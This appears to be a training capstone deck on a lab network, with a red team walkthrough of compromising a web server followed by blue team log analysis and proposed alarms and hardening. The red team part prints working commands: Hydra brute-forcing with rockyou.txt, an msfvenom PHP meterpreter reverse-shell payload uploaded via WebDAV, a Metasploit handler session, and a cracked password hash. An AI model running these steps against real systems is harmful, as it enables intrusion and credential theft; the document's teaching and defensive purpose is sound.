



Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

01

Network Topology

02

Red Team: Security Assessment

03


Blue Team: Log Analysis and Attack Characterization

04

Hardening: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network

Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines

IPv4: 192.168.1.1
OS: Windows 10 Pro
Hostname:
ML-RefVm-958781

IPv4: 192.168.1.100
OS: Linux 4.15.0-70
Hostname:
ubuntu-headless

IPv4: 192.168.1.105
OS: Linux 4.15.0-48
Hostname: server1

IPv4: 192.168.1.108
OS: Linux
4.18.0-kali2-amd64
Hostname: kali

The background of the slide is a dark red, almost black, geometric pattern composed of numerous triangles and polygons of varying shades of red and maroon, creating a complex, low-poly aesthetic.

Red Team Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ML-RefVm-958781 (Azure VM)	192.168.1.1	VM on which the Capstone, ELK and Kali machines reside on with Hyper-V.
Server1 (Capstone)	192.168.1.105	Vulnerable web server. (Target Machine)
Ubuntu-headless (ELK)	192.168.1.100	Elastic Stack Server with Filebeat, Packetbeat and Metricbeat installed and monitoring/logging.
Kali (Kali Linux)	192.168.1.8	Kali Linux VM. (Penetration Testing Machine)

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Sensitive Data Exposure	Port 80 was found to be open and the IP address for the web server was found during the nmap scan.	The attacker discovered the secret_folder path using a web browser. Ashton was the admin.
Brute Force Vulnerability	Failed login limiter was not set up for the secret_folder. This made the data vulnerable to brute force attack.	With no limiter preventing failed logins, Hydra was able to make unlimited login attempts. Eventually the password was found.
Security Misconfiguration	IP addresses that are known, should be whitelisted. And an alert would be sent when an unknown IP connects to the machine.	Due to the security misconfiguration, the attacker was able to connect to the Webdav even though the IP was from the outside.
Unauthorized File Upload	Server was not set up to prevent a malicious file upload.	The attacker was able to perform a .PHP reverse shell attack.

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Directory Listing	Directory structure was found and is accessible from a browser without password protection.	There are various ways an attacker can gather data from the directory structure. That data can then be leveraged to gain further access into the system.
Insufficiently Protected Credentials	Employee usernames were found unprotected and were exploited to gain further access to the system.	Armed with usernames, an attacker can perform brute force attacks to gain access to protected parts of the system.
Webdav is Enabled	An attacker can easily create a shell in the the target system. This creates a reverse shell when a meterpreter session is opened.	Once an attacker has created a shell inside of the target machine, they can escalate privileges which gives them full control.

Exploitation: Password Attack

01

Tools & Processes

Nmap and Hydra was used during the reconnaissance and scanning phase of the attack. The rockyou.txt wordlist was also used within the Hydra command.

02

Achievements

Nmap was able to find the IP address to the web server and port 80 was open. Having that knowledge allowed us to use the IP address in the browser to search the web server for login credentials and other important information. Hydra was used to perform a successful Brute Force attack. Hydra cracked Ashton's password to the secret folder.

03

Commands

Nmap Command 1: "nmap -sS -O 192.168.1.8/24"


Nmap Command 2: "nmap -A -vvv 192.168.1.105"

Hydra Command: "hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder"

Reconnaissance and Scanning

```
root@kali:~# hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.
```

```
Hydra (http://www.thc.org/thc-hydra) starting at 2021-05-03 21:01:59
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-get://192.168.1.105:80//company_folders/secret_folder
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "12345" - 2 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "123456789" - 3 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "password" - 4 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "iloveyou" - 5 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "princess" - 6 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "1234567" - 7 of 14344399 [child 6] (0/0)
```



Index of /

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
company_blog/	2019-05-07 18:23	-	
company_folders/	2019-05-07 18:27	-	
company_share/	2019-05-07 18:22	-	
meet_our_team/	2019-05-07 18:34	-	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

```
80/tcp open  http      syn-ack ttl 64 Apache httpd 2.4.29
| http-ls: Volume /
|   maxfiles limit reached (10)
|  SIZE  TIME                               FILENAME
|  -      2019-05-07 18:23  company_blog/
|  422    2019-05-07 18:23  company_blog/blog.txt
|  -      2019-05-07 18:27  company_folders/
|  -      2019-05-07 18:25  company_folders/company_culture/
|  -      2019-05-07 18:26  company_folders/customer_info/
|  -      2019-05-07 18:27  company_folders/sales_docs/
|  -      2019-05-07 18:22  company_share/
|  -      2019-05-07 18:34  meet_our_team/
|  329    2019-05-07 18:31  meet_our_team/ashton.txt
|  404    2019-05-07 18:33  meet_our_team/hannah.txt
|
|_ http-methods:
   Supported Methods: HEAD GET POST OPTIONS
```

Exploitation: Webdav Vulnerability

01

Tools & Processes

Since we had Ryan's hash, username and the IP address; the next step was to use the filesystem in Kali Linux to gain access to the webdav. Crackstation.net was used to decode the hash.


02

Achievements

Navigating to the filesystem in Kali Linux and searching for the vulnerable machine brought us to the username and password screen for the webdav. Crackstation.net was able to easily decode the hash and once the username and password were entered, we had access to the webdav.

Webdav Access and Hash Decoding

03



Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.



Exploitation: Reverse Shell and Meterpreter Traffic

01

Tools & Processes

MSFvenom was used to place the shell.php file into the WEBdav. After verifying the shell file was ready and waiting, we opened Meterpreter in the Kali terminal.

02

Achievements

The Shell PHP Payload command was successful in dropping the shell script file into the WEBdav. After using Meterpreter to open access using a reverse TCP shell, we had access to the Capstone machine. The "shell" command was ran and then we searched for the flag file and it was easily located in the root directory.

03

Commands

Shell PHP Payload: "msfvenom
-p php/meterpreter/reverse_tcp
lhost=192.168.1.90 lport=4444
>> shell.php"

Meterpreter:
"msfconsole"
use exploit/multi/handler
"set payload
php/meterpreter/reverse_tcp"
"set LHOST 192.168.1.8"
"exploit"

Reverse Shell and Meterpreter

```
      ;k000000000000000k:
      ,x000000000000x,
      .l0000000l.
      ,d0d,
      .
      = [ metasploit v4.17.17-dev ]
+ -- == [ 1817 exploits - 1031 auxiliary - 315 post ]
+ -- == [ 539 payloads - 42 encoders - 10 nops ]
+ -- == [ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 192.168.1.8
lhost => 192.168.1.8
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.8:4444
[*] Sending stage (37775 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.8:4444 -> 192.168.1.105:50656) at 20
21-05-14 00:10:06 -0400

meterpreter > |
```


```
find: './snap/core/10958/etc/ppp/peers': Permission denied
find: './snap/core/10958/etc/ssl/private': Permission denied
find: './snap/core/10958/root': Permission denied
find: './snap/core/10958/var/cache/ldconfig': Permission denied
find: './snap/core/10958/var/lib/machines': Permission denied
find: './snap/core/10958/var/lib/private': Permission denied
find: './snap/core/10958/var/lib/snapd/void': Permission denied
find: './snap/core/10958/var/lib/waagent': Permission denied
find: './snap/core/10958/var/spool/cron/crontabs': Permission denied
find: './snap/core/10958/var/spool/rsyslog': Permission denied
find: './snap/core/10583/etc/chatscripts': Permission denied
find: './snap/core/10583/etc/ppp/peers': Permission denied
find: './snap/core/10583/etc/ssl/private': Permission denied
find: './snap/core/10583/root': Permission denied
find: './snap/core/10583/var/cache/ldconfig': Permission denied
find: './snap/core/10583/var/lib/machines': Permission denied
find: './snap/core/10583/var/lib/private': Permission denied
find: './snap/core/10583/var/lib/snapd/void': Permission denied
find: './snap/core/10583/var/lib/waagent': Permission denied
find: './snap/core/10583/var/spool/cron/crontabs': Permission denied
find: './snap/core/10583/var/spool/rsyslog': Permission denied
cat flax.txt
cat: flax.txt: No such file or directory
^[[A : not found
/bin/sh: 15:
cat flag.txt
b1ng0w@5h1sn@m0
```

```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.8 lport=444
4 >> shell.php
```

Index of /webdav

Name	Last modified	Size	Description
 Parent Directory		-	
 passwd.dav	2019-05-07 18:19	43	
 shell.php	2021-05-04 23:56	1.1K	


Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80



Blue Team


Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan



- Port scan occurred at 1:02 AM on 05/04/21.
- 9913 packets were sent from 192.168.1.8.
- The high amount of packets sent in a short period of time indicate a port scan was performed.

Analysis: Finding the Request for the Hidden Directory



- The request occurred at 1:07 AM on 05/04/21. One request was made.
- The `connect_to_corp_server` file was requested. The file contained instructions to and credentials to log into the Webdev.

Analysis: Uncovering the Brute Force Attack




- 9913 requests were made in the attack.
- 9912 requests had been made before the attacker discovered the password.

Analysis: Finding the WebDAV Connection



- 18 requests were made to this directory.
- The following files were requested; passwd.dav and shell.php



Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

It would be recommended to set up the IDS to do a TCP RST on the flagged event. This would cause a closure of the session between the scanner and the network the IDS resides on.

What threshold would you set to activate this alarm?

Low level alert will be set with a threshold of 10 per second. A severe alert would be set for anything above 100 in 10 minutes.

System Hardening

What configurations can be set on the host to mitigate port scans?

Ensure known IPs are whitelisted and unauthorized IPs are blocked. Set up firewall rules to redirect attackers from your open ports to empty hosts. The complexity becomes a lot higher for an attacker.

Describe the solution.

IDS needs to be reviewed on a regular basis and set up to alert when certain thresholds are met. Also ensure a rate limiter is set up and working.

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

1. Set up an alarm to notify SOC that there have been 10 failed password attempts.
2. Set up an alarm to notify that an outside IP that is not whitelisted has connected to the network.

What threshold would you set to activate this alarm?

1. 10 failed attempts in 30 minutes.
2. Scanning for outside IP connected to network is done every hour.

System Hardening

What configuration can be set on the host to block unwanted access?

An IP that has 10 failed login attempts connection is closed. Then the IP will be blacklisted. Force password resets every 90 days using special characters, lower and upper case letters, numbers and length.

Describe the solution..

Remove the reference to directory from the web server. Remove access to the web server using the Capstone IP from a browser outside of the network.

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

Set up Kibana to notify of a high number of login attempts from a single or multiple IP addresses in a short period of time.

What threshold would you set to activate this alarm?

More than 10 errors in less than two minutes would notify the SOC that there is a possible brute force attack attempt.

System Hardening

What configuration can be set on the host to block brute force attacks?

Enable two factor authentication. Limit logins to a specified IP address or range. Set up system to use unique login URLs.

Describe the solution.

Combining solutions is the best way to combat a brute force attack. This includes two factor authentication, limiting logins to specific IP addresses/ranges or using unique login URLs.

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

Set up an alert for IPs that are not whitelisted that connect to the WebDAV.

What threshold would you set to activate this alarm?

If a IP address that is not whitelisted connects to the WebDAV, an email is immediately sent to the SOC and logged.

System Hardening

What configuration can be set on the host to control access?

User access to the WebDAV will need to be limited. Require strict password requirements, two factor authentication and whitelisting IPs.

Describe the solution.

Block all external WebDAV connections. Allow internal access to the WebDAV within the company network.

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

An alarm will be set up to notify when port 4444 is accessing a vulnerable machine. Also, another alarm will be set up to alert when the server receives a “PUT” HTTP request from a non whitelisted IP.

What threshold would you set to activate this alarm?

A notification would be sent as soon as port 4444 attempts to connect. Also a notification would be sent if the server receives a “PUT” from a non whitelisted IP.

System Hardening

What configuration can be set on the host to block file uploads?

Limit file types that can be uploaded, which includes PHP files. Ensure anti-virus/anti-malware applications are updated everyday. All firewall rules need to be set to block port 4444.

Describe the solution.

And all “PUT” requests from non whitelisted IPs will make the IDS close the connection. Since Meterpreter uses port 4444, the IDS can also close the connection when it requests to connect.

*The
End*